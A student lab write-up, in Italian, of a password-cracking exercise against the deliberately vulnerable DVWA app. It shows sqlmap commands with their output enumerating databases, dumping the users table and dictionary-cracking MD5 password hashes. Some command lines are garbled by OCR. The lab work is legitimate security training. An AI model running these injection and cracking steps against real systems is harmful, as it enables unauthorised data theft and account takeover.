

## Esercizio di password cracking

 Come primo step accedo a DVWA e setto il livello di sicurezza a low e entro nella sezione SQL Injection e attraverso l'inserimento di codice malevolo ottengo il seguente output:



2. Una volta ottenuti gli user e le hashes delle password sono passato su Kali ed ho creato un file.txt inserendo all' interno le coppie users:hashes:



- 3. Infine con l'ausilio del tool John The Ripper sono riuscito ad estrarre le password per ogni admin dall'hash relativa.
- 4. Come ultimo step ho deciso di fare un confronto tra questo metodo e l'utilizzo invece di SQLmap verificando quanto sia comodo e potente ques' ultimo.

Di seguito lascio gli screen dei passaggi eseguiti da Shell per arrivare al risultato finale.

```
File Actions Edit View Help
 —(kali®kali)-[~]
sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+18
Submit=Submit" -- dbs
[09:21:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[09:21:09] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[09:21:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'
[*] ending @ 09:21:09 /2024-09-19/
```

-\$ sqlmap --cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+1&

—(kali⊕kali)-[~]

Submit=Submit" -D dvwa --tables

```
Database: dvwa
Table: users
[6 columns]
| Column
             Type
 user
              varchar(15)
 avatar
            | varchar(70)
 first_name | varchar(15)
| last_name | varchar(15)
 password | varchar(32)
 user_id
             | int(6)
[09:23:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'
[*] ending @ 09:23:28 /2024-09-19/
```

```
—(kali@kali)-[*]

—$ sqlmap —cookie="security=low; PHPSESSID=406642560e96fd6cda4a9f0148b8a93f" -u "http://192.168.250.3/dvwa/vulnerabilities/sqli/?id=+18
Submit=Submit" -D dvwa -T users -C user,password —dump
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] v
[09:26:13] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[09:26:18] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[09:26:34] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:26:34] [INFO] starting 6 processes
[09:26:35] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:26:35] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:26:36] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:26:36] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
5 entries]
 user
           password
  admin
           | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
  gordonb | e99a18c428cb38d5f260853678922e03 (abc123)
  1337
           | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)
           | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)
  pablo
  smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password)
.09:26:38] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.250.3/dump/dvwa/users.csv'
[09:26:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.250.3'
[★] ending ᠗ 09:26:38 /2024-09-19/
```